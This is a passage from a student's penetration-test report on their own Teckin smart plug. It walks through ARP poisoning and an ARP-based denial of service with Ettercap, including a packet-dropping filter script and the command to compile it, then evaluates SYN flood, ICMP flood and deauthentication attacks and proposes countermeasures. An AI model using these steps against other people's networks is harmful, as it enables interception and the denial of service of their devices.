Looking at the hosts that Ettercap found, highlighted is the smart plug device. Also seen within this screenshot is my mobile phone which has been used during the penetration test that contains the SmartLife app.

Here I selected the smart plug and added it to 'Target 1'.

Host List ✕		
IP Address	MAC Address	Description
192.168.0.56	FC:3F:DB:DE:5C:BA	
192.168.0.64	D8:F1:5B:11:8E:33	
192.168.0.88	D8:F1:5B:11:A6:DF	
192.168.0.99	E2:AF:09:10:FE:C5	
192.168.0.103	2C:3F:0B:EB:AB:1A	
192.168.0.118	68:57:2D:65:BB:60	
192.168.0.119	68:57:2D:66:3A:CF	
192.168.0.124	6A:42:1C:A8:76:EE	Elliss-iPhone.local
Delete Host		Add to Target 1
		Add to Target 2

Figure 46: List of devices Ettercap found on the network with their IP Addresses and MAC Addresses

By adding it as 'Target 1', it completed the setup ready to commence the ARP Poisoning attack.

From the main menu I selected 'ARP Poisoning', and then from the resulting menu box seen below I selected 'Sniff remote connections'. By clicking 'OK', this begins the ARP Poisoning.




Figure 47: The ARP Poisoning options with Sniffing selected

Before starting the attack I setup Wireshark to begin capture packets and also establish the MAC Address for the Kali Linux virtual machine, seen below in Figure 47.

```
ether 00:c0:ca:99:1c:f3 txqueuelen 1000 (Ethernet)
RX packets 1828 bytes 488017 (476.5 KiB)
RX errors 0 dropped 47 overruns 0 frame 0
TX packets 599 bytes 42994 (41.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 48: Results of using 'ifconfig'

499 63.873809747	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.68 is at 00:c0:ca:99:1c:f3
500 63.874009412	Alfa_99:1c:f3	ARP	ee:84:90:d7:fa:af	42 192.168.0.119 is at 00:c0:ca:99:1c:f3 (duplicate use of 192.168
501 63.884378475	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.64 is at 00:c0:ca:99:1c:f3
502 63.884579978	Alfa_99:1c:f3	ARP	Espressi_11:8e:33	42 192.168.0.119 is at 00:c0:ca:99:1c:f3
503 63.894941016	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.54 is at 00:c0:ca:99:1c:f3
504 63.895195404	Alfa_99:1c:f3	ARP	16:d7:d6:22:a7:5c	42 192.168.0.119 is at 00:c0:ca:99:1c:f3 (duplicate use of 192.168
505 63.905383199	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.29 is at 00:c0:ca:99:1c:f3
506 63.905497575	Alfa_99:1c:f3	ARP	BSkyB_81:6c:00	42 192.168.0.119 is at 00:c0:ca:99:1c:f3 (duplicate use of 192.168
507 63.916089978	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.24 is at 00:c0:ca:99:1c:f3
508 63.916341081	Alfa_99:1c:f3	ARP	BSkyB_8f:6c:49	42 192.168.0.119 is at 00:c0:ca:99:1c:f3 (duplicate use of 192.168
509 63.926481206	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.22 is at 00:c0:ca:99:1c:f3
510 63.926631291	Alfa_99:1c:f3	ARP	Espressi_a2:d9:84	42 192.168.0.119 is at 00:c0:ca:99:1c:f3
511 63.937020348	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.21 is at 00:c0:ca:99:1c:f3
512 63.937195966	Alfa_99:1c:f3	ARP	TuyaSmar_66:37:5f	42 192.168.0.119 is at 00:c0:ca:99:1c:f3 (duplicate use of 192.168
513 63.947606835	Alfa_99:1c:f3	ARP	TuyaSmar_66:3a:cf	42 192.168.0.1 is at 00:c0:ca:99:1c:f3
514 63.947785798	Alfa_99:1c:f3	ARP	BSkyB_f3:57:f1	42 192.168.0.119 is at 00:c0:ca:99:1c:f3

Figure 49: Wireshark network traffic capture of the ARP Poisoning taking place

The above screenshot in Figure 49 shows the captured network traffic. You can see the ARP packets that were being sent to all devices on the network including the smart plug. For each ARP packet that was sent to a device on the network, one was also sent to the smart plug. The ARP packets map all the IP Addresses to the MAC Address for the Kali Linux virtual machine, being **00:C0:CA:99:1C:F3**.

To see if any traffic was captured, I moved to view the 'Connections' section within the Ettercap interface. Seen below is an active connection with the smart plug.

3.120.92.134	8886	-	192.168.0.119	50091	TCP	active	500	612	DE > --
--------------	------	---	---------------	-------	-----	--------	-----	-----	---------

Figure 50: An active connection with the smart plug seen within Ettercap


```

192.168.0.119:6668
..U.....
...k*.....!(0..#.a.=.q.z.r'.-.....e.....U..U.....K....3.3.....Ch.b~.9L..T0
...[2.F.T.YI`6/P(.....!.NB...gu...$.U..U.....0.....U..U.....K....3.3
...3...Sm...}.p...}.q..d6`.....[n..J...}.k(...Y...w...U..U.....;...
U..U.....K....3.3.....Ch.b~.9L..T0...C....pqz...48.,;....)DJ.s..Z.i#08...U..U
...P.....U..U.....K....3.3.....3...Sm...}.p...}.x..M...<.^s..J
...}.k(...Y..._...U..U.....w...U..U.....Q.....U..U.....
K....3.3.....Ch.b~.9L..T0...C....pqz...48."R....^+..Q-...3!...U..U.....
..@.....U..U.....Q.....U

```

Figure 51: Contents of the intercepted traffic

Through the use of Ettercap, the MITM attack was successful as it was able to capture all traffic in regards to the smart plug. Although successful, the data within the traffic was encrypted.

6.6.2. ARP DoS

With the success of the MITM ARP Poisoning attack, I next moved to carry out a DoS attack using Ettercap and the same ARP Poisoning setup. Ettercap features both modules and filters which would allow this type of attack, with the filters being used during this project (Hoang, 2016).

To start, the filter for the DoS needed to be created. This was done through a text editor preinstalled on the Kali Linux virtual machine. Seen below is the contents of the text file for the filter. I wanted to drop any packets for the smart plug, so the filter looks at both the source IP Address and destination IP Address and drops all packets that have either of them as the IP Address of the smart plug. The final part of the filter would post a message within the Ettercap interface to state 'Packet Dropped' every time the filter dropped a packet.

```

File Edit Search View Document Help
[Icons]
1 if (ip.src = '192.168.0.119' || ip.dst = '192.168.0.119')
2 {
3 drop();
4 kill();
5 msg("Packet Dropped\n");
6 }
7

```

Figure 52: Contents of the Ettercap filter

With the code wrote into the text file, it needed to be saved in the Ettercap folder found at **usr/share/Ettercap** on the Kali Linux virtual machine. With the text file with the filter wrote inside, it needed to be save as an 'elt' file and then compiled which would turn it into a 'ef'. To compile the file, I moved to the file location within a terminal and compiled using Ettercaps compiler with the command **sudo etterfilter dos.elt -o dos.ef**, seen below in Figure 53.


```
(kali㉿kali)-[/usr/share/ettercap]
$ sudo etterfilter dos.elc -o dos.ef

etterfilter 0.8.3.1 copyright 2001-2020 Ettercap Development Team

14 protocol tables loaded:
    DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

13 constants loaded:
    VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

Parsing source file 'dos.elc' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'dos.ef' done.

→ Script encoded into 7 instructions.
```

Figure 53: The command used to compile the Ettercap filter

With the filter ready, I followed the same ARP Poisoning method as before. Scanning for hosts, selecting the smart plug, adding it as 'Target 1' and then beginning the sniffing.

Once sniffing, I went to the menu and selected 'Filters'. Here I selected 'Load a filter...' and selected the compiled text file 'dos.ef'.

As soon as this filter was loaded in, packets began to be dropped as seen below within Ettercap.


A screenshot of the Ettercap interface showing three lines of text, each preceded by a small icon, stating "Packet Dropped". The text is displayed in a light blue font on a dark background.

Figure 54: The messages seen within Ettercap stating the packets have been dropped

Attempting to use the SmartLife app to turn the plug on and off had no results. The SmartLife plug after a few seconds registered the smart plug as offline seen below.




Figure 55: View of the smart plug seen within the SmartLife app showing it is offline

Looking at the Wireshark capture, it is clear to see that all packets going to and coming from the smart plug are being dropped.

486	27.186691681	192.168.0.124	TCP	192.168.0.119	54 62636 → 6668 [RST] Seq=0 Win=2897688 Len=0
489	27.277739679	192.168.0.119	TCP	192.168.0.124	54 6668 → 62636 [RST] Seq=1 Win=32767 Len=0
506	28.118550387	192.168.0.124	TCP	192.168.0.119	78 [TCP Retransmission] [TCP Port numbers reused] 62636 → 6668 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64
507	28.122831436	192.168.0.124	TCP	192.168.0.119	54 62636 → 6668 [RST] Seq=0 Win=2897688 Len=0
508	28.122921946	192.168.0.119	TCP	192.168.0.124	54 6668 → 62636 [RST] Seq=1 Win=32767 Len=0
517	29.069695971	192.168.0.124	TCP	192.168.0.119	78 [TCP Retransmission] [TCP Port numbers reused] 62636 → 6668 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64
518	29.074625877	192.168.0.124	TCP	192.168.0.119	54 62636 → 6668 [RST] Seq=0 Win=2897688 Len=0
519	29.074740878	192.168.0.119	TCP	192.168.0.124	54 6668 → 62636 [RST] Seq=1 Win=32767 Len=0
526	30.067623926	192.168.0.124	TCP	192.168.0.119	78 [TCP Retransmission] [TCP Port numbers reused] 62636 → 6668 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64

Figure 56: Wireshark network captures showing no packets going to or from the smart plug

An ICMP packet stated the destination was unreachable when it was sent to the smart plug.

1042	73.666583391	255.255.255.255	ICMP	192.168.0.119	70 Destination unreachable (Port unreachable)
------	--------------	-----------------	------	---------------	---

Figure 57: Within Wireshark an ICMP packet stating the smart plug is unreachable

The ARP DoS using Ettercap and its filters feature was successful in denying the usability of the smart plug completely. The attack went as far as to not only stop its use but to also register the device offline within the SmartLife app.

7. Post Exploitation

7.1. Evaluation

7.1.1. Port Scanning

This attack was rated 12 and was given an overall rating of HIGH during threat modelling. During the early stage of the penetration test, I was able to successfully scan the target smart plug for open ports. Through this I was able to discover a single open port, port 6668 which was a TCP port and used for communication particularly with the SmartLife app. The port scanning was conducted using nmap, with two different scans being used to uncover version information about the open port. Although two scans were used, with the second being more intense, no version information could be found about the open port. Although this was the case, the open port proved useful later in the penetration test for exploitation and causing damage to the smart plugs usability. The scans both took several minutes, with the second more intense scan taking more than double the time to complete.

7.1.1.1. Countermeasures

A number of countermeasures can be implemented. One countermeasure is implementing a well configured firewall, which is something nmap itself suggests to defend against nmap scans (Fortinet, n.d.-a) (Nmap, n.d.-a). Firewalls can initially stop unauthorised access to a network but when it comes to an intrusion, a firewall can reduce port exposures on the network and detect port scans in progress to then shut them down (Fortinet, n.d.-a). Implementing an intrusion detection system can work actively to detect whether a network is being scanned by an attacker and set off an alert to bring attention to it. Device owners should take responsibility and check at occasional intervals what ports are open. This can be done through port scanners and any unnecessary open ports can be discovered and closed reducing exposure to attack (Fortinet, n.d.-a).

7.1.2. App Login Security

Through the analysis of the threats the different aspects of the SmartLife app, the DREAD ratings were a mixture of MEDIUM and HIGH. Though some steps have been taken to try to steer users towards using a strong password, the app still allows relatively weak passwords to be used. Although 'Password1' was rejected, a change of two letters to numbers resulted in 'P4ssw0rd1' which is a very small difference but enough to allow it to be accepted. The app features a good security procedure to stop Brute Force Attacks. With consecutive failed logins, an account lockout mechanism with an increasing timer is very effective. Brute Force Attacks rely on the ability to continuously try different login combinations and without this ability, such as with the SmartLife app, the success of these attacks is severely reduced. The app also features a good security procedure to stop multiple logins to an account. If an account's credentials have been compromised and a successful login is completed on a secondary device, this account is not able to access any of the linked smart devices to that account. The security alert that is sent to the mobile of the primary user is instantaneous and alerts them to the login as well as the model of the secondary login device. Though in place, this security alert is only active if the primary user of the account is already logged into the app.

7.1.2.1. Countermeasures

The app already contains a good level of security. It has sufficient procedures in place to defend against Brute Force attacks as well as a procedure in place should someone login to your account on a secondary device. I would just suggest that only one device should be allowed to log into an account. To log into a different device, the original logged in account should be logged out. The login security alert should still be in place in this scenario. As well as this, there should be extra steps in place when it comes to password usage. Even though it had password length and character mixture in place, the password I was allowed to use was still very weak. A black list of common passwords and their variants should be implemented and there should be a requirement for special characters such as exclamation marks.

7.1.3. Control the Device

The DREAD rating for this threat was decided to be MEDIUM but attempting to carryout this attack was not possible. You are able to remotely use the smart plug through the app, as long as both the smart plug and the app are able to receive a network connection, but you cannot reset it remotely. To reset the smart plug and put it into setup mode to receive a new account pairing, the user needs to physically interact with the smart plug. The button on the side of the plug itself needs to be held down for five seconds in order for it to start to pair with the users account on the SmartLife app.

7.1.3.1. Countermeasures

The use of physically having to put the smart plug into setup mode already protects it from remote setups. Even if the attacker is nearby, they must physically be able to get to the smart plug. Having the smart plug within a private home already comes with some physical security benefits to outside attackers such as locked doors and potentially not being out in the open. By not implementing a remote reset method the smart plug is protected from this type of remote reset threat.

7.1.4. Deauthentication

This attack was rated HIGH with DREAD and with the use of the Aircrack-ng suite, the attack had a successful outcome with deauthenticating the smart plug but failed at cracking the WPA/WPA2 key. This WPA/WPA2 cracking was also given a DREAD rating of HIGH. Though the result was not straight away and took around one to two minutes, the device was eventually knocked off the network and was unreachable by the app. The attack required a number of steps to setup, with the need for the network adaptor to be put into monitoring mode. This successful deauthentication also allowed for the capturing of the 4-way handshake and although the WPA/WPA2 cracking was a failure, this was expected. By using a better wordlist for the dictionary attack, it will increase the probability of a successful cracking. For users who have poor network security keys such as common passwords, this type of attack could be very successful.

7.1.4.1. Countermeasures

Proposed solutions to deauthentication attacks over 802.11 wireless networks are proposed in this paper (Arora, n.d.). Making use of both a Universal Unique Identifier (UUID) and the Secure Hashing Algorithm (SHA) SHA-512, the possibility to deauthenticate a device will be checked against these. During authentication, the client randomly generates a UUID, which is used as a token and stored in memory, where it is then hashed using SHA-512. When the Access Point (AP) receives the Association

Request Frame, it will perform a check to see if it already has the SHA-512 hash function in memory. If it does, a UUID is generated and the previous process repeats. The hash in the Associated Response Frame is sent to the AP. If the SHA-512 does not exist in the memory of the AP, the Associated Request Frame is rejected by the AP. Here it is considered to be a replay attack. When the client wants to disconnect it will send the original UUID to the AP which it then hashes and compares to the one stored. If the stored SHA-512 hash matches the newly generated one, the deauthentication request is approved and the client disconnects. This stops deauthentication packets from an attacker that are received by the AP. As they will not match they are not being accepted and therefore the packet is disregarded and the client remains authenticated (Arora, n.d.).

7.1.5. SYN Flood

This attack targeted the open TCP port, port 6668, with the vulnerability rated as HIGH during vulnerability analysis. The attack was successful, making use of the Metasploit framework and its SYNFLOOD module. The use of this module worked well, not requiring extensive planning or training of the software other than basic online searches. Metasploit was able to initiate and carry out the attack, while also allowing me to capture traffic for later analysis. Different to the Deauthentication Attack, the SYN Flood attack worked instantly by causing the smart plug to be unreachable by the app and having it show as offline within the SmartLife app. Metasploit also spoofed the source address of the SYN packets, changing it to something different other than the IP Address of the Kali Linux virtual machine.

7.1.5.1. Countermeasures

A number of countermeasures can be put in place to protect against a SYN Flood attack. One option is enlarging the SYN backlog (IONOS, 2022). Each operating system of a device only has a certain number of half opened connections that it is able to take and so this number of entries is limited. As the device receives more SYN packets its performance can be impacted. By increasing the SYN backlog through reserving memory in the device, the device will be able to respond to an increase in SYN packets being received. Another option is to recycle the oldest half of the TCP connection. A device could delete the oldest half of the SYN backlog which contains half opened connections. By doing this, it frees up space for new connections and if done in combination of a large SYN backlog size, it could defend against some SYN Flood attacks (IONOS, 2022).

7.1.6. ICMP Flood

Making use of the Hping3 tool and rated HIGH with DREAD, this was another DoS attack which this time used 'pings' to overwhelm the smart plug. Being preinstalled in the Kali Linux virtual machine meant the setup of this attack only relied on the setup of the command to launch the attack. Initially this attack only made the usability of the smart plug lag. After around a minute the plugs usability was completely impacted and the smart plug appeared offline in the SmartLife app. The source IP Address was also spoofed, using **--rand-source**, each of the sent packets came from a randomly generate IP Address. This attack required no targeting of a specific port and so would be able to be carried out by an attacker if the port scanning stage failed to show anything.

7.1.6.1. Countermeasures

For potential attacks coming from outside the private network, the implemented firewall can be configured to disallow all external pings from entering. This however does not stop attacks from within the network. One drastic way is to stop all ping requests from within the network too. This method is not as good as ping messages can be used for traceroute requests and other network activities and so would disrupt anyone with a legitimate reason for carrying them out (Kaalel, 2022). A final solution is to put a control within the network, limiting the rate at which ICMP packets can be sent to a target or blocking all packets if the rate of packets going to a specific destination is at a higher rate than allowed. This could halt all ICMP packets to a specific device while alerting the owner of the network to the issue.

7.1.7. ARP Poisoning

The attack was a success, allowing the traffic in relation to the smart plug to be intercepted, though it was encrypted. Rated with DREAD as HIGH, Ettercap allowed for easy setup and targeting, offering a visually clear interface for use and a number of menu options to use. The automation of Ettercap once you had selected the relevant options allowed time to observe the attack taking place. While using Ettercap, Wireshark was also able to be used with no clashes or issues. Though traffic was intercepted, it was encrypted. The success of this ARP Poisoning allowed for the set up of the next attack, an ARP DoS.

7.1.7.1. Countermeasures

One countermeasure is through the use of static MAC Addresses through a static ARP table. If two devices communicate on a regular basis, the mapping of their address would completely stop the reassignment from an attack. Although in place, the continued use of encryption would ensure if an attack is successful, the damage could be limited (Grimmick, 2022). Another option is the use of Dynamic ARP Inspection (DAI). This method inspects each ARP packet to evaluate its validity and then drops any that appear suspicious or malicious (Grimmick, 2022).

7.1.8. ARP DoS

This attack was successful but relied upon the attacker being on the network as well as the initial ARP Poisoning to spoof addresses and reroute network traffic being successful. Using the filters feature within Ettercap, all traffic to and from the smart plug was successfully dropped, resulting in the smart plug appearing offline within the SmartLife app. A message coded into the filter meant a message stating 'Packet Dropped' could be seen within Ettercap and alerting the attacker to the success.

7.1.8.1. Countermeasures

As this attack during the penetration test relied on the initial ARP Poisoning to successfully take place, the countermeasure for the ARP DoS is to stop the initial ARP Poisoning. The counter measure here is the same as seen previously in ARP Poisoning. There are no countermeasures to stop the filtering from Ettercap specifically.

7.2. Issues Encountered

Initially I encountered network issues as I was using a Wi-Fi extension hub within my home, that was extending the network connection to where I originally set up my workstation. With this, a lot of the network activity was not able to be captured or monitored even with the correct setup of the attacks. Having not encountered this issue before, it threw me for a second. I problem solved the issue, and contacted my supervisor explaining the problem and suggested if the extension hub could be responsible. He replied stating that this could be a problem and upon moving my workstation to nearby the main home router and connecting to it directly, the issues were no longer there.

I encountered one issue with the ALFA network adapter early on but was able to resolved it fairly shortly after. The early on issue was after its set up and having installed the necessary driver for my Windows computer to be able to work with the adapter. Shortly after this set up and having worked with it a little bit, the adapter stopped working as it had been. Having thought about everything that could have gone wrong, I decided to see if I could uninstall the driver and reinstall it. Upon going to my devices setting, I found the driver was no longer there. I reinstalled the driver and the issue resolved. My only assumption is that around that time my laptop had to undergo major updates with some Dell security updates as well as a BIOS update that took considerable time. I assume during one of these updates the driver may have been removed but that is only an assumption and luckily the issue was resolved fairly quickly.

Towards the end of the penetration test, I began to notice lag from the Kali Linux virtual machine. With attacks that required many different tools or processes to be running simultaneously, occasionally the virtual machine would slow down or freeze for a few minutes. At one point I increased the memory for the virtual machine which did ease some of the lagging but it depending on how much the virtual machine was having to process. Thankfully this was towards the end and it did not cause major disruption.

8. Future Work

8.1. Firmware Reverse Engineering

One thing I'm interested to do is reverse engineering the firmware which is embedded in the smart plug. With the firmware providing low-level control over the device it is definitely something that should be looked at to carry out a more thorough penetration test. Using a tool such as Binwalk may work but it is something I will have to look into more. Reverse engineering of the firmware would not be straight forward, if the files are complex or heavily protected it could be challenging. This is something I would need to conduct further research on.

8.2. Mobile Application

As well as analysing the code contained within the smart plug itself, I would be interested to analyse the code from within the app. The app is the main use for controlling the device so it is something high on my list to inspect. By identifying potential vulnerabilities in the source code, it would result in zero day exposure and the exposure could be leveraged for use in an attack. Finding any variables in the source code which can be manipulated could be a potential vulnerability the app may have.

8.3. Amazon Alexa and Google Assistant

The Teckin smart plug has functionality which allows it to be controlled through both Amazons Alexa and also Googles Assistant. This is how I usually control the device, through an Amazon Alexa, so exploring this and the possible vulnerabilities would be interesting. With voice commands being processed and translated into actions to be sent to the smart plug, it would be interesting to see if this opens up any new attack avenues with the Teckin smart plug. It would also be interesting to see if any data is sent that is different to what was seen during this penetration test. It could be that the smart speakers are collecting data that you wouldn't realise or that data is being sent and received even when not in use. As well as this, plugs can only be registered solely to one device but can be shared and usable on an account you share it with. Although usable and all features available to its functionality such as timers, the device information such as MAC Address is not visible. Only on the original owners account. I would like to see if there are any security flaws or vulnerabilities in the sharing processes which could have results such as information disclosure or escalating control.

8.4. Tuya Investigation

Seen constantly during research and during the exploitation stage was 'Tuya Smart'. It appears that many IoT devices and apps use this service and so an investigation into this company, Tuya Smart Inc, and its services would be of value as it is so wide spread within IoT devices.

9. Conclusion

In conclusion, after conducting a penetration test against the Teckin smart plug, I discovered that there were a number of vulnerabilities present which impacted its overall security. My initial information gathering and vulnerability analysis stage was able to successfully identify the target on my local network and uncover some vulnerable information about it. These initial stages proved extremely valuable as the penetration progressed onto the hands on exploitation.

Focusing on a network approach with the penetration test, a number of successful attacks were carried out with all eventually rendering the smart plug unusable by the user. Targeting the open TCP port 6668 with a SYN Flood, and conducting a Deauthentication, ARP DoS and ICMP attack showed that the smart plug could be rendered completely unusable from the SmartLife app. Though some of these attacks started off slow and only caused the usability to lag initially, each of the four attacks ended in the smart plug appearing offline within the app. The ARP Poisoning attack was successful in capture traffic of the smart plug and allowed for the ARP DoS to take place.

Having spent some time focusing on the security surrounding different aspects of the SmartLife app, the app is relatively secure. Although the password policy is very weak, accepting a weak password of 'P4ssw0rd1', this shortcoming is made up by the locking mechanism that can defend against Brute Force Attacks. With the inability for a Brute Force Attack to conduct multiple password attempts against a known email address, the likely hood of gaining access to an account this way is reduced. Though should an attacker gain entry, the inability to see an accounts devices through a secondary login protects those devices from a potential attacker gaining control. The security notification also raises the alarm, allowing the true account owner to change their security settings. A number of countermeasure have been identified and explained to defend against the successful attacks.

Overall, the penetration test went well. I was able to carry out a number of attacks against discovered vulnerabilities, bringing to light security concerns surrounding the Teckin smart plug. Although the TCP port 6668 was a weakness, I was surprised by the smart plug only having a singular port open which limited the types of attacks I could carry out. Although this, I was still able to exploit it and other aspects. In the future, comparing different brands of smart plugs and their vulnerabilities is something I would be interested in following up with after experiencing enjoyment during this project.

10. Reflections

This project has helped me to expand my knowledge in an area I have found interesting over the last few years. I had an understanding of IoT at a surface level, understanding its uses in various contexts and standard functionality when it came to home devices such as smart plugs and lightbulbs. Although I had this knowledge, I had very little understanding of the security around these devices, including the way in which they could be vulnerable at a deeper level. As I regularly use a number of the smart plugs of the same make and model as the one used during the project, it was very interesting to see these devices in a more technical way which made the project very enjoyable.

My initial approach to this project was to read through various books and look at various websites, which is where I was able to set a base of knowledge to prepare me for the hands on testing. The books 'Hands-on Penetration Testing' and 'IoT Penetration Testing Cookbook' gave key information about penetration testing these types of devices. Previously, my only hands on penetration testing experience had been within the module 'Penetration Testing and Malware Analysis', but this module did not focus on IoT devices. Adapting my knowledge from this module and pairing it with what I had read online and in the books, it allowed me to gain an initial understanding of what to expect and lookout for. It was nice to see that during my research there were many articles regarding the security of IoT devices in the home, showing there is an active concern around this topic.

Initially I found the hands on penetration testing challenging. I encountered issues at different points which put a stop in the flow of the work. It was at times like this that I looked back and relied on my problem solving skills and what I had learnt about penetration testing from my previous module. Although the work differed, I was able to adapt what I knew and apply it to issues I had and combine it with research knowledge.

One thing that affected me early on was my equipment and setup. I had some uncertainty that I had setup my workstation properly as I was not seeing results from scans or network captures as I had expected. Having never set up a workstation like this I was unsure what I was looking for or what potential issues could be. Troubleshooting and playing with different settings and setups allowed a solution to be reached and the project to progress.

